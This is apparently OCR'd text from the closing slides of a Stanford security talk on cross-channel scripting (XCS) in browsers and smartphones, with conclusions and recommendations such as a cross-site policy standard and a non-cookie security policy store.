
Different types of browser state:

- ***Cookies*** for web application state
- ***Policy store*** for web site security policies

Conclusion

A growing threat

As seen on Twitter...



[redacted]™

[redacted]

4b275b6dbb0288acd99101b77218eede

Search: ● Everywhere ○ Maidenhead, GB

Live, refresh in:

Interesting People:

- Actors
- Designers
- Developers
- Musicians
- Sport
- Pets
- TV
- Travel
- Marketing
- Entrepreneur
- Bloggers

Alert http://[redacted]/

API XCS detected

A growing threat

... and a smartphone near you.

Conclusion

Rise of multi-protocol devices: XCS

Rise of browser-OS: 24x7 exploitability

Thanks to Eric Lovett and Parks Associates!

Conclusion

Rise of multi-protocol devices: XCS

Rise of browser-OS: 24x7 exploitability

Recommendations

- HTTP: cross-site policy standard
- Browser: security policy store (non-cookie)

Thanks to Eric Lovett and Parks Associates!

Questions?

http://seclab.stanford.edu

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